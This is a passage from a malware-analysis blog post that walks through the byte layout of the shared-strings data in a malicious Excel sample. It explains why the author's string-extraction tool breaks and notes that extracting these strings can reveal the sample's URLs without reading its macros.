00000240	76	00	65	00	64	00	20	00	65	00	78	00	71	00	75	00	v.e.d. .e.x.q.u.
00000250	69	00	73	00	69	00	74	00	65	00	20	00	73	00	68	00	i.s.i.t.e. .s.h.
00000260	65	00	2E	00	20	00	41	00	6E	00	20	00	66	00	61	00	e... .A.n. .f.a.

And here is what it looks like in the Hex editor.





Lets take a look at format for this sample then we will go back and look at the one from the beginning.

We can see the first 3 bytes of the data appear to be a fixed Header value.

The next 4 bytes are the “Count”. If I understand correctly, it is the total times the string/chars are referenced.

The next 4 bytes are the “Unique Count”. These should be the total number of strings shown in the cells.


Next it gets interesting.

The first byte is always 0x13 Next we have 1 or 2 bytes (Unknown). Perhaps it is a data type ? It appears that it could be 1 or 2 bytes then a null byte depending on the string.


Next we have the length of the string as displayed in the cell. It uses at least 2 bytes.
So the first is only 1 char then value is 0x0100 or in reverse order 0x0001.

After that we have 2 null bytes. Then finally the Unicode bytes for the string.

Now lets go back to our first file that we extracted from this sample.




Notice how everything is aligned but the area in the red box.



If we look at the string under index 16 we see it is 531 characters long.

531 = 0x0213 and our value in the data is 0x1302.



Now everything lines up.

Here we see the first byte 0X13 then 2 unknown bytes then a null byte then 2 bytes for the length and then a double null and finally the start of out Unicode string values.

So in this sample we have extra 0x13 in a place that will break the tool.

At this point the tool will work on a few but will need a total rewrite based on this new information.

There have been plenty of samples that I have looked at where you did not even need to look at the VBA or macro code. All you needed to do was extract the shared strings to get the urls or paths used.

That is it for this one I hope you learned from this as much as I did.

Links:

Link to Twitter thread
Link to Sample on InQuest Labs
Link to Sample on Iris-H

Link to XLMMacroDeobfuscator

Link to my tools on GitHub
